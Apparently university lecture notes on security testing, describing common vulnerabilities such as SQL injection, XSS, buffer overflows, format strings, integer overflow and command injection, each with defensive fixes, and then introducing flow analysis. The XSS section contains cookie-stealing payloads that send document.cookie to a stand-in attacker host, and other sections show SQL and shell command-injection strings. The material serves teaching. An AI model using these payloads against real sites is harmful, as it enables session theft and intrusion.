Security Testing

Edoardo Righi

January 20, 2020

Contents

Part I
THEORY

1 Attack taxonomy

- **Vulnerability**: the state of being open to attack or damage
- **Exploit**: take advantage of a weakness (vulnerability)

Attacks

Security mistakes are very easy to make and a simple one-line error can be catastrophic. No programming language or platform can make the software secure: this is the programmer's job!

1.1 SQL Injection

It is a type of attack that exploit the possibility to add SQL code into a user input; the user provided data is used to form a SQL query that the server executes. An example with PHP:

```
$id = $_GET["id"];
$query = "SELECT * FROM customers WHERE id =" . $id;
$result = mysql_query($query);
```

Usually the query is used so that the output is like:

```
SELECT * FROM customers WHERE id = 1;
```

However, the query could also become:

```
SELECT * FROM customers WHERE id = 1 OR 2>1
SELECT * FROM customers WHERE id = 1; UPDATE accout...
SELECT * FROM customers WHERE id = 1; DROP accout ...
```

In the first case the user includes a `OR` operator with an expression that is always true, so that all the IDs will be selected. In the other 2 cases a semicolon ends the statement and enables the user to initiate a new query.

Fix

A fix can be made by limiting the types of characters accepted and/or the length of the input:

```
$id = $_GET["id"];
if (preg_match('^\d{1,8}$', $id)) {
    $query = "SELECT name FROM customers WHERE id =" . $id;
    ...
```

This way it accepts a `$id` that contains digits only and has length between 1 to 8. After PHP 5.0 it is possible to use the prepare method:

```
$stmt = mysqli_prepare($db,
        "SELECT ccnum FROM cust WHERE id = ?");
$id = $_GET["id"];
mysqli_stmt_bind_param($stmt, 'i', $id);
...
```

'i' specifies we are expecting an integer input, '?' will be replaced by the integer input. Only if the final statement matches the structure we specified in the prepare statement, it will be valid.

Affected languages

All programming languages that interface with a database: Perl, Python, Java, web languages (ASP, ASP.NET, JSP, PHP), C#, VB.NET. Also low level languages (C, C++) might be compromised as well and SQL is of course vulnerable (e.g., stored procedures).

1.2 Cross Site Scripting (XSS)

It is a vulnerability that enables to insert or execute in a form input (client side) an attack: execute malware, steal data or cookies. The problem is caused by the direct displaying in an output web page, without any sanitization.

```
<?php
    $query = $_GET["query"];
    if (isset($query)) {
        echo "Search results for: " . $query;
        // perform query and echo query results
    }
?>
```

For example, a search of "Q-bits" in an input form returns the HTML page:

```
<html>
    Search results for: Q-bits
    <ol>
        <li> http://qbits.com/ </li>
        <li> http://qbits.edu/ </li>
        <li> http://q.bits.it/ </li>
    ...
```

It is then possible to send the link hiding the full URL with a mail:

It is however also possible to alter the content of the URL like:

```
http://search.com/?query=<a href="http://malware.com/virus.exe">
        Q-bits</a>
```

So that, when the link is pressed, the actual page to whom the user is redirected is the malicious site set by the attacker. Same thing can be made to steal cookies or to execute a script:

```
http://search.com/?query=<a href="#" onclick="document.location=
    'http://malware.com/stealcookie.php?cookie='
        +escape(document.cookie);" >Q-bits</a>

http://search.com/?query=<script>document.write(
    '<img src="https://malware.com/steal-cookie.gif?cookie='
        +escape(document.cookie)+'">');</script>Q-bits
```

Typical attack:

1. The attacker identifies a web site with XSS vulnerabilities;
2. The attacker creates a URL that submits malicious input (e.g., including malicious links or JS code) to the attacked web site;
3. The attacker tries to induce the victim to click on the URL (e.g., including link in an email);
4. The victim clicks the URL, hence submitting malicious input to the attacked web site;
5. The web site response page includes malicious links or malicious JS code (executed on the victim's browser).

Fix

As with the SQL Injection, this attack can be avoided by checking the input, manually or using the safe functions of the languages (`htmlentities` for PHP).

```
if (isset($query) &&
        preg_match('/^[\&\|\(\)\w\s]{3,30}$/', $query)) {
    echo "Search results for: $query";

if (isset($query)) {
    $query = htmlentities($query);
    echo "Search results for: $query";
```

Sanitize any user input which might reach output statements (including statements that write to a database or that save cookies).


Affected languages

All programming languages used to build a web site are affected.

Call stack

The call stack is a stack data structure that stores information about the active subroutines of a computer program. The call stack grows to lower memory addresses.

- **ebp**: register pointing to the base (highest address) of the current invocation frame (aka **fp**)
- **esp**: register pointing to top of stack (lowest address)
- **eip**: register pointing to the instruction to be executed next



`call: f(x1, x2, x3);`

1. The 3 params are saved to the stack
2. Return address (**eip** of **ebp**+ 4) is saved to the stack
3. **ebp** of previous frame is saved to the stack
4. Local variables are pushed to the stack


`return: f(x1, x2, x3);`

1. Local variables are popped from the stack
2. ebp of previous frame is restored from the stack
3. Return address is assigned to eip


1.3 Buffer overflow

It stands for the attempt to write more data to a fixed length memory block.


```
#include <stdio.h>
void f(char* input) {
    char buf[16];
    strcpy(buf, input);
    printf("%s\n", buf);
}
int main(int argc, char* argv[]) {
    f(argv[1]);
    return 0;
}
```



`> a.out "hello"`



`> a.out "abcdefghijklmnopxxxxyyyy"`



With as input `> a.out "HELLO"`, there is no problem as the character occupy 6 chars (ending char included) of the 16 available. But if the input is `> a.out "abcdefghijklmnopxxxxyyyy"`, things are different. The string is 24 characters long, so `xxxxyyyy` goes out of the buffer:

- **strcpy** continues copying until it finds `'\0'`
- **eip** can then point to arbitrary address
- Value of other local variables can be changed

Instead of "abcd...", the attacker can input executable code in HEX, called shellcode.

To sum it up, the problem is that user data and control flow information (e.g., function pointer tables, return addresses) are mixed together on the stack and on the heap, hence user data exceeding a buffer may corrupt control flow information. How to spot it? The use of unsafe string manipulation functions (e.g., strcpy) is a wake-up call of it.

Fix

- Use counted versions of string functions
- Use safe string libraries, if available, or C++ strings
- Check loop termination and array boundaries
- Use C++/STL containers instead of C arrays

More examples

```
void f() {
    char buf[20];
    gets(buf);
}
```

Use **fgets** instead of **gets**: `fgets(buf, 20, stdin);`.

```
char buf[20];
char prefix[] = "http://";
strcpy(buf, prefix);
strncat(buf, path, sizeof(buf));
```

Since there is a prefix, it should be: `sizeof(buf)-7`.

```
char buf[20];
sprintf(buf, "%s - %d\n", path, errno);
```

Use **snprintf** instead of **sprintf**.

```
char buf[20];
strncpy(buf, data, strlen(data));
```

Should be the size of **buf**, 20.

```
char src[10];
char dest[10];
char* base_url = "www.fbk.eu";
strncpy(src, base_url, 10);
strcpy(dest, src);
```

The string **base_url** is 11 chars long because of the '\0' at the end of the string, so **src** will not be null terminated. We will have buffer overflow because **strcpy** doesn't know when to stop.

```
wchar_t wbuf[20];
_snwprintf(wbuf, sizeof(wbuf), "%s\n", input);
```

Should be half (for 32 bit systems) the size of wbuf.

```
void f(File* f, unsigned long count) {
    unsigned long i;
    p = new Str[count];
    for (i = 0 ; i < count ; i++) {
        if (!ReadFile(f, &(p[i])))
            break;
    }
}
```

With count coming from user input.

```
new Str[count] → malloc(sizeof(Str) * count)
```

Multiplication may overflow, causing insufficient memory allocation (integer overflow, we will see later). **Allocation should be guarded to ensure count is not too big.**

```
void f(char* input) {
    short len; // 16 bits
    char buf[MAX_BUF];
    len = strlen(input);
    if (len < MAX_BUF)
        strcpy(buf, input);
}
```

If **input** is longer than 32K, **len** will be negative, hence lower than **MAX_BUF**. If **input** is longer than 64K, **len** will be a small positive, possibly lower than **MAX_BUF**. Use **size_t** instead of **short**.

Affected languages

- **C**, **C++**, **Assembly** and low level languages
- Unsafe sections of **C#**
- High level languages (e.g., **Java**) implemented in **C/C++**
- High level languages interfacing with the OS (almost certainly written in **C/C++**)
- High level languages interacting with external libraries written in **C/C++**


1.4 Format string

A **format function**, like `printf`, may include as arguments the so-called **string arguments**, which contain both text and format parameters. **Format String parameters**, like `%d` (integers) and `%s` (string), define the type of conversion to be performed in relation to the variable present in the string format:

```
printf("Hello %s, your age is %d", name, age);
```

To add the value of `name` to `%s`, the system executes a POP from a certain memory area. For example:

```
int main(int argc, char* argv[]) {
    if (argc > 1)
        printf(argv[1]);
    return 0;
}
```




```
> a.out "hello"
hello
```

But with:

```
> a.out "%x %x"
12ffc0a0 4011e5a1
```

The system POP two values from the call stack and prints them (in hex format).

- "%d %d" pops two integers in decimal format
- "%c %c" pops two characters
- "%p %p" pops two pointers in hexadecimal format
- "%10$d" pops the 10^{th} integer

Moreover, with the string parameter `%n` it is even possible to write the previously stated value inside the location of the selected variable:

```
> a.out "%d%n\n"
%1234d%n
```

The integer '1234' is written into the memory location 4011e5a1 (the second argument).

Problem: a tainted string may be used as a format string, hence the attacker can insert formatting instructions that pop (e.g., %s, %x) values from the stack or write (e.g., %n) values onto the call stack/heap. This is possible if the formatting function has an undeclared number of parameters.

Fix

- Use constant strings as string formats whenever possible
- Sanitize user input before using it as a format string
- Avoid formatting functions of the printf family (e.g., use stream operator « in C++)

If user input can appear in the error message, the attack can be mounted:

```
fprintf(STDOUT, err_msg);    --> fprintf(STDOUT,"%s", err_msg)
```

Affected languages

- **C**, **C++**, **Perl**: languages supporting format strings, that can be provided externally, and variable number of arguments, which are obtained from the call stack without any check;
- High level languages that use C implementations of their string formatting functions.

1.5 Integer overflow

This vulnerability is based on arithmetical specifications of calculators. In the C language there are different types of integers, defined by variables with specific bits. For example on a 32bit machine:

- **int** is an integer with 32 bits;
- **short** is an integer with 16 bits.

A **short** integer can store 65,536 distinct values. In an unsigned representation, these values are the integers between 0 and 65,535; using two's complement, possible values range from -32,768 to 32,767. An implicit or explicit integer type conversion, or an integer operation, can produce unexpected results due to truncation or bit extension: overflow.

```
int MAX = 32767000;
int main(int argc, char* argv[]) {
    short len = MAX;
    char s[len+2000];
    strncpy(s, argv[1], 32769000);
}
```

The downcast truncates **MAX** and the sign bit becomes 1:

```
len = -1000
char s[len+2000]; // s[1000]
```

Also using functions (`strlen` returns integer):

```
short len = strlen(argv[1]);
if (len < 0) {
    printf(err_msg);
    abort();
}
```

When argv has more than 32K characters, the downcast makes `len` negative.

Fix

- Use large enough integer types, unsigned integers if possible;
- Do not mix signed and unsigned integers in operations;
- Check explicitly that expected boundaries are not exceeded;
- Use **size_t** for data structure and array size (guaranteed to be able to hold the size of any data object that the particular C implementation can create).

More examples

```
void f() {
    short x = -1;
    unsigned short y = x;
}
```

y is positive (y = 65535).

```
void f(){
    unsigned short x = 65535;
    short y = x;
}
```

y is negative (y = -1).

```
void f() {
    unsigned char x = 255;
    x = x + 1;          // x == 0
    x = 2 - 3;          // x == 255
    char y = 127;
    y = y + 1;          // y = -128
    y = -y              // y = -128
    short z1 = 32000;
    short z2 = 32000;
    short z = z1 + z2;  // z == -1536
    z = z1 * z2;        // z == 0
}
```

Explicitly check that operands are within the boundaries of the operators (e.g., $z1 < 182$ and $z2 < 182$).

```
int main(int argc, char* argv[]) {
    short len = strlen(argv[1]);
    char* s;
    if (len < 0)
        len = -len;
    s = malloc(len);
    strncpy(s, argv[1], len);
}
```

Crashes if length of argv[1] = 32768 (max short +1). This is caused by the fact that the **len** value is a short integer, so it is converted to -32768, it enters the if clause and gets converted again to +32768; but again this number can not be stored in a short and becomes -32768. Crash!

Affected languages

- **C**, **C++**
- **C#** checks for integer overflows and throws exceptions when these happen; however, programmers can define unchecked code blocks
- **Java**: overflow and underflow is not checked in any way; division by zero is the only numeric operation that throws an exception; however, unsigned types are not supported in Java and downcast is explicit
- **Perl** promotes integer values to floating point, which may produce unexpected results, when the result is used in an integer context (e.g., in a printf statement with %d format)

Languages (e.g., **C#**) and programs (e.g., in **Java**) that check for overflows and raise exceptions when these happen are anyway exposed to denial of service attacks.

1.6 Command Injection

Problem: untrusted user data is passed to an interpreter (or compiler); if the data is formatted so as to include commands the interpreter understands, such commands may be executed and the interpreter might be forced to operate beyond its intended functions.

```
void main(int argc, char* argv[]) {
    char buf[1024];
    snprintf(buf, sizeof(buf)-1, "lpq -P %s", argv[1]);
    system(buf);
}
```

With input:

```
> a.out "PR0"
```

The output gives informations about the printer `PR0`, as requested. It is possible however to concatenate this command with a malicious one, using semicolon as separator:

```
lpq -P PR0 ; xterm&
```

In this case, after the previous command, the `xterm` command is executed, which is terminated by the control operator `&`: the shell executes the command in the background in a subshell, returning the shell job ID (surrounded with brackets) and process ID.

Fix

```
char buf[1024];
if (strchr(argv[1], ';') == NULL && // separate cmds
        strchr(argv[1], '|') == NULL && // pipe output
        strchr(argv[1], '`') == NULL && // output of cmd
        strchr(argv[1], '&') == NULL){// run in background
    snprintf(buf, sizeof(buf)-1, "lpq -P %s", argv[1]);
    system(buf);
}
```

Use blacklist of shell special characters to validate user input.

```
regex_t r;
regmatch_t m[1];
regcomp(&r, "^[a-zA-Z0-9\\.]*$", 0);
if (regexec(&r, argv[1], 1, m, 0) == 0) {
    snprintf(buf, sizeof(buf)-1, "lpq -P %s", argv[1]);
    system(buf);
}
```

Similar to SQL injection mitigation, allow only certain characters.

```
snprintf(buf, sizeof(buf)-1, "lpq -P \"%s\"", argv[1]);
system(buf);
```

Quotes ensure the entire argv[1] is passed as argument to `lpq -P`:
`> a.out PR0 | less` `lpq -P "PR0 | less"`

Command `lpq` will try to query details of device **"PR0 | less"**.

What if `argv[1]` was `PR0"; ls; echo "Hello!` ?

```
lpq -P "PR0"; ls; echo "Hello!"
```

Make sure that `argv[1]` does not contain quotes inside!

```
char *cmd = "lpq";
char *args[] = {"-P", argv[1], (char*)NULL};
execvp(cmd, args);
```

The command is executed without invoking any shell (hence, no shell interpreter is run)

```
> a.out PR0 | less          lpq -P “PR0 | less”
```

For any input passed in `argv[1]`, only command `lpq` is executed.

To recap, the main methods used are:

- **Deny-list**: user data including characters in a deny list are rejected (not interpreted);
- **Allow-list**: only user data matching the character patterns in the allow list are interpreted;
- **Quoting**: user data are transformed (e.g., embedded within quotes) so as to avoid them being interpreted as commands.

More examples

```
def call_func(system_data, user_input):
    exec 'special_func_%s("%s")' % (system_data, user_input)
```

Based on `system_data`, choose the function to call passing the `user_input`.
For example if:
`system_data = sample`
`user_input = fred`

Python would run the following:

```
special_function_sample("fred")
```

Instead if:

```
system_data = sample
user_input = fred"); print("foo
```

Python would run the following:

```
special_function_sample("fred"); print("foo")
```

`user_input` should be validated (with deny-allow lists) before being passed to the `exec` instruction.

Affected languages

Any programming language used to implement an interpreter for user provided data, which might include unintended commands:

- C/C++: system, popen, execlp, execvp, _wsystem;
- Perl: system, exec, ‘, open, |, eval, /e in regexp;
- Python: exec, eval, os.system, os.open, execfile, input, compile;
- Java: Class.forName, Class.newInstance, Runtime.exec;
- PHP: system, exec, shell_exec, passthru.

In general, if you see:

- commands and data are placed inline (e.g., "cat $filename");
- if special characters can change the data into a command (e.g., ’;’);
- and then if this control of commands gives users more privilege than they have, then we have command injection vulnerability.

1.7 Error handling

Problem: the software does not handle some error conditions, leaving the program in an unsecure state, which might eventually produce a crash (hence, potentially a denial of service), possibly accompanied by disclosure of sensitive information about the code itself (when inappropriate error messages propagate to the end user).

```
DWORD f(char* szFilename) {
    FILE* f = fopen(szFilename, "r");
    // read data from f
    fclose(f);
    return 1;
}
```

If the attacker can make `szFilename` an invalid file name, `f` will be NULL and this function will use a null pointer to perform file operations, hence it will crash, causing potentially:

- Denial of service (e.g., the server process dies);
- Disclosure of program and system's internals (e.g., server's directory structure), depending on the error messages reportedcto the end user.

Fix

```
DWORD f(char* szFilename) {
    FILE* f = fopen(szFilename, "r");
    if (f == NULL)
        return ERROR_FILE_NOT_FOUND;
    // read data from f
    fclose(f);
    return 1;
}
```

Error return values are there for a reason. They indicate failure conditions so that calling functions can react accordingly.

- Server programs cannot just terminate (DoS), instead should react to the failure;
- Non server programs can terminate on failure.

More examples

```
try {
    // open XML file, get URI  and make request
} catch
    // do nothing
}
```

The error is masked, and we don't know what really happend. At least the following exceptions should be caught and handled separately: IOException, FileNotFoundException, XmlException, SecurityException, SocketException.

```
try {
    struct BigThing {
        double _d[16999];
    };
    BigThing* p = new (std::nothrow) BigThing[14999];
    // use p
} catch(std::bad_alloc& e) {
    // handle allocation problem
}
```

Allocation errors are masked, due to the use of `std::nothrow`. If new fails, catch branch won't be executed as we are using `std::nothrow`. Use of p will then cause crash of the program.

```
try {
    CString str = new CString(szLongString);
    // use str
} catch(std::bad_alloc& e) {
    // handle allocation problem
}
```

The code is expecting to catch `bad_alloc`. CString constructors throw CMemoryException, not `bad_alloc`.

```
char dest[19];
char* p = strncpy(dest, szBuf, 19);
if (p) {
    // copy worked fine, let's proceed
}
```

The value returned by strncpy is a pointer to the start of dest reglardless of the outcome of the copy operation. The developer thinks the return value of strncpy is NULL on error. Therefore, the check if (p) is useless (there is not enough space for the string ending char).

```
ImpersonateNamedPipeClient(hPipe);
DeleteFile(szFileName);
RevertToSelf();
```

A server receiving a request from a client switches its security context to the client and performs the action as the client. If the Impersonate function fails, the error should be caught and handled, so as to avoid deleting a file without having the privileges to do it.

```
if (ImpersonateNamedPipeClient(hPipe) != 0) {
    // we have the client's security context here
    DeleteFile(szFileName);
    RevertToSelf();
}
```

Affected languages

- Any programming language that uses function error return values: C, C++, ASP, PHP.
- Any programming language that relies on exceptions: C++, C#, VB.NET, Java, PHP

1.8 Network traffic

- **Eavesdropping**: listen and/or record conversation e.g., login;
- **Replay**: send collected data back e.g., authentication details;
- **Spoofing**: mimic as if data came from one of the parties;
- **Tampering**: modifying data on the network;
- **Hijacking**: cut one party out, continue conversation with the other.

Problem: the network protocol used by the application is not secure (e.g., SMTP/POP3/IMAP without SSL) and the attacker can intercept, understand and change the data communicated over the network, including authentication and sensitive data.

Fix

Always use secure protocols such as SSL/TLS Kerberos for any network connection:

- Public key cryptography (e.g., certicates, key)
- Symmetric key cryptography (e.g., passwords)

1.9 Hidden form fields and magic URLs

```
<form action="buy.php">
<input type="hidden" name="manufacturer" value="BMW" />
<input type="hidden" name="model" value="545" />
<input type="hidden" name="price" value="10000" />
<button type="submit" value=" Shop ">Shop</button>
</form>
```

Passing potentially important data from the web app to the client hoping the user doesn't see it or modify it is really dangerous. A malicious user can easily modify the hidden form fields and send a request to the web app.

Another example can be the use of GET requests in the wrong situation, like:

```
http://www.mydocs.com/?id=cGFzc3dvcmQ==
```

"cGFzc3dvcmQ==" is "password" in base64 encoding. Sensitive information is being transferred via URL, an attacker sniffing over the network could collect the sensitive data (e.g., poorly encrypted password).

Problem: a web application relies on hidden form fields or magic URL parameters to transmit sensitive information. If we see a web app:

- reading from a form or a URL
- the data is used to make security, trust or authentication decision
- and the communication was via insecure or untrusted channel then the web app could potentially be vulnerable

Fix

- Use a secure channel (https) to exchange sensitive information.
- Add a hashed message authentication code (HMAC) to protect the integrity of hidden field values with a key stored on the server:

```
<input type="hidden" name="manufacturer" value="BMW" />
<input type="hidden" name="model" value="545" />
<input type="hidden" name="price" value="10000" />
<input type="hidden" name="HMAC" value="x83ffrtyVVAAa34" />
```

1.10 Improper use of SSL and TLS

- The certification authority signing the certificate is not validated (if it's a root CA);
- If it is not signed by a root CA, it is not checked if the chain of signatures lead back to a root CA;
- The time validity of the certificate is not checked (expired?);
- The domain name of the certificate is not checked if it is the same as the server not of an attacker controlled domain;
- The certificate is not checked against the certificate revocation list (could have been revoked for some reason).

Problem: while authentication checks are mandatory in the https protocol, if programmers use low level SSL/TLS libraries directly, they might forget some important authentication check, eventually accepting invalid certificates from malicious users.

Fix

Programmers using low level SSL/TLS libraries directly might forget some important authentication checks:

- Validate the certification authority
- Verify the integrity of the certification authority signature
- Check the time validity of the certificate
- Check the domain name in the certificate
- Consult the certificate revocation list

1.11 Weak passwords

Problem: the system does not adopt all appropriate measures to ensure passwords are not easily stolen or guessed.

Fix

- Enforce strong passwords, check them using password cracking tools (e.g., CrackLib);
- Use secure channel and protocol;
- Adopt strong password-reset procedures (questions, secure delivery, extra authentication, etc.);
- Restrict the login attempts without denying the service, increasing the response time when more login fails occur. Blacklist IP addresses and alert the user (maybe asking her to change password) if too many login attempts occur;
- Store encrypted passwords, in secure persistent memory: use PBKDF2 as defined in the public key cryptography standard (PKC5) to hash the password into the persistently stored value (validator);
- Consider strong protection (multi factor authentication, one-time passwords) for critical applications.

1.12 Data storage

Wrong read/write permissions (e.g., world-writable) granted to:

- Executables (e.g., scripts)
- Configuration files (e.g., including PATH info)
- Database files

```
<?php
    $db = mysql_connect("localhost", "root", "asd");
    mysql_select_db("Shipping", $db);
    // ...
    $id = $_GET["id"];
    $query = "SELECT ccnum FROM cust WHERE id = $id";
    $result = mysql_query($query, $db);
    for ($i = 0; $i < mysql_num_rows(); $i++)
        echo mysql_result($result, $i, "ccnum");
?>
```

Sensitive data (e.g., default passwords, private encryption keys) are hardcoded: attackers accessing the code (from any installation) can easily reverse engineer them (even from binaries).

Fix

- Under Windows (C#): use DPAPI (Data Protection API);
- Under Mac OS (C++): use the Apple Keychain;
- Any OS (Apache/C#/ASP.NET): store sensitive data outside the web space.
- Windows (VB.NET): rather than storing in file, store sensitive data in the Windows registry.
- Java KeyStore: Use keytool application to store the keys in KeyStore. Keys are protected, but the keystore itself is not.

To sum it up: set permissions properly, do not embed sensitive data in the code (store it securely, outside the web space), scrub the memory once secret data is no longer needed (e.g., using the SecureString class in .NET or GuardedString in Java).

1.13 Information leakage

The attacker gains access to information about the target system, which makes his job easier, from:

- **Time**: time measures can leak information
- **Error messages**: username correctness, version information (attackers then know the vulnerabilities to try), network addresses, reasons for failure (e.g., SSL/TLS attacks), path information, exceptions
- **Stack information**: reported to the user when (in C/C++) a function is called with less parameters than expected

Fix

- Use cryptographic implementations hardened against timing attacks;
- Ensure sensitive data are processed in a time independent way;
- Check that information is not leaked through error messages;

- Check parameter passing involving functions with a variable parameter list (e.g., format functions like printf);
- Perform output validation (symmetric to input validation), to ensure that no information leakage occurs;
- Use data encryption to avoid communicating sensitive data in clear over the network;
- Display sensitive information only to users having the necessary privileges and/or connected locally

1.14 File access

Attackers take advantage of:

- **Race conditions**: the OS could switch to another program between times t and t', processes executing concurrently might delete the file being accessed, because a file name is used instead of a file handle (which is locked).
- **Provide device names**:

```
void AccessFile(char *szFileNameFromUser) {
    HANDLE hFile = CreateFile(szFileNameFromUser, 0, 0, NULL,
        OPEN_EXISTING, 0, NULL);
}
```

  If a user passes an existing file, it works fine; if a user/attacker provides a device name, then the process remains stuck until the device times out.

- **Directory traversal**:

```
def safe_open_file(fname, base="/var/myapp/"):
    # Remove '..' and '.'
    fname = fname.replace('../', '')
    fname = fname.replace('./', '')
    return open(os.path.join(base, fname))
```

  If a user passes `"../doc.txt"` or `"./doc.txt"`, fname will be `doc.txt` in the base directory and everything works fine. If an attacker provides: `".../...///doc.txt"` the sanitized string fname becomes `"../doc.txt"`. An attacker is then able to traverse to different directory and ready any file.

Attackers delete or replace files, provide device names, or traverse directories.

Fix

- Never use a file name for more than one operation. Use a file handle instead;
- Keep application files in safe directories, not accessible publicly. To increase security, create a new user to run the application;
- Resolve the path (symlink or "../") before validating it;
- To increase security, lock files explicitly when first accessed;
- If a file is known to be zero size, truncate it to avoid prepopulation;
- Check if a file is a real file, not a device, a symlink or a pipe.

1.15 Network name resolution

The application relies on a DNS for network name resolution, but the communication with the DNS can be spoofed.

Fix

- Use cryptography (certificates, signed data in both directions), e.g., SSL;
- When applicable, use DNS over HTTPS (DoH).

1.16 Race conditions

The application crashed by concurrent code that is allowed to access data not protected through mutual exclusion.

More examples

```
char* tmp;
FILE* pTempFile;
tmp = _tempnam("/tmp", "MyApp");
pTempFile = fopen(tmp, "r+");
```

This creates and opens a "random" temporary file with the prefix MyApp in /tmp. If an attacker has a write permission to directory /tmp, on some systems, the attacker could guess the next tmp file name and could prepopulate it with malicious content.

Fix

- Time of check and time of use (TOCTOU) should be within a protected time interval;
- Use locks/mutual exclusion to protect data that may be accessed concurrently (however, introducing too much synchronized code or too many locks may result in deadlocks and, hence, denial of service);
- Write reentrant code;
- Use private (per-user) stores for temporary files and directories.

1.17 Unauthenticated keys

Cryptographic keys are exchanged without any authentication of the involved parties. A man-in-the-middle intercepts the keys exchanged to start an encrypted communication.

Fix

Key exchange alone is not secure. Every party should be strongly authenticated before key exchange occurs. Use off-the-shelf, well tested solutions for authentication and key. exchange.

1.18 Random numbers

Unpredictable random numbers should be used to prevent an attacker from taking the role of an existing user.

- PRNG (Pseudo-random number generators): used for statistical simulation; given the seed, the sequence is totally predictable.
- CRNG (Cryptographic pseudo-random generators): the seed is un-guessable (as keys used in stream ciphers); reseeding is often performed; stronger seeds are obtained by mixing them with truly random data (entropy).

- TRNG (True random number generators): resort to dedicated hardware (exploiting some high entropy process) or to timestamps of unpredictable events, such as mouse movements (system random generator); often used just as seeds, since they may still contain some statistical bias.

Fix

- Use cryptographic random generators or system random generators.
- To reach particularly high unpredictability standards (e.g., for lottery software), consider using a hardware random number generator (e.g., a USB entropy key).

1.19 Usability

Security information is communicated, collected or made modifiable through an interface having quite poor usability. Users select the easy (usually unsecure) answer, without paying attention. Usability engineering and usability testing should be applied to security issues, as done for other functionalities.

Guidelines

- Systems should be designed to be secure by default: users rarely change their security setting.
- Make security decisions for users whenever possible.
- Treat certificate problems as the server being inaccessible.
- Discourage security lessening (e.g., by deeply nesting the associated configuration options).
- Adopt progressive disclosure to communicate security information.
- Make security communication actionable.
- Clearly indicate consequences.
- State password requirements explicitly, close to the password field.

Improve usability

- The system makes security decisions for the user and it informs the user about such decisions. The system decision is actionable.
- Use tabs to disclose information progressively. Windows makes a similar dialog box (used by IE) available to any application, as an OS dialog.

Fix


- Design secure systems by default and ask the user only when really needed;
- Inform the user simply and clearly, with actionable communications;
- Hide dangerous security options in deeply nested menus.

1.20 Cross-Site Request Forgery


It is a type of attack that occurs when a malicious web site, email, blog, instant message, or program causes a user's web browser to perform an unwanted action on a trusted site when the user is authenticated.

Example


A user connects with a bank and, thanks to the cookie, his operations are recognized:



If someone else tries to make operations using the same GET request it will fail:



CSRF works when the request is hidden in the HTML code that the user receives, so that it is actually him that makes the request:



To fix it:

- Make sensitive action requests unique by attaching unpredictable request identifiers (nonce, one time token)
- Use reCAPTCHAs to complete actions
- Prompt authentication to complete sensitive action

2 Flow Analysis


Flow analysis is a general static analysis framework that can be instantiated in several specific code analyses, among which taint analysis; taken a program, informations propagate (flow) through it and, by capturing them in certain representation, it is possible to make statements about some properties, like security. In turn, flow analysis instantiates an even more general static analysis framework, **abstract interpretation**.

2.1 Control flow graph

$$CFG = (N, E, n_e, n_x)$$

- Node set N: statements of the program P (one node for each statement).
- Edge set $E \subseteq N \times N : (n, m) \in E$ if statement m is one of the statements that can be executed immediately after n according to the execution semantics of P (i.e., m is an execution successor of n). Edges connect two nodes.
- Node $n_e \in N$: entry node of P (unique).
- Node $n_x \in N$: exit node of P (unique).

```
<?php
1 $xx = explode(";", $_POST["x"]);
2 $s = $_POST["y"];
3 foreach ($xx as $x) {
4   $s = " " . $s;
5   if (htmlentities($x) == $x)
6       $s .= $x;
 }
7 echo $s;
?>
```



2.2 Flow Analysis Framework

Flow Analysis Framework is a general procedure that can be used to determine properties that hold for a program by propagating proper flow information inside the control flow graph of the program. Flow information is altered during propagation according to the computation performed by each program statement.

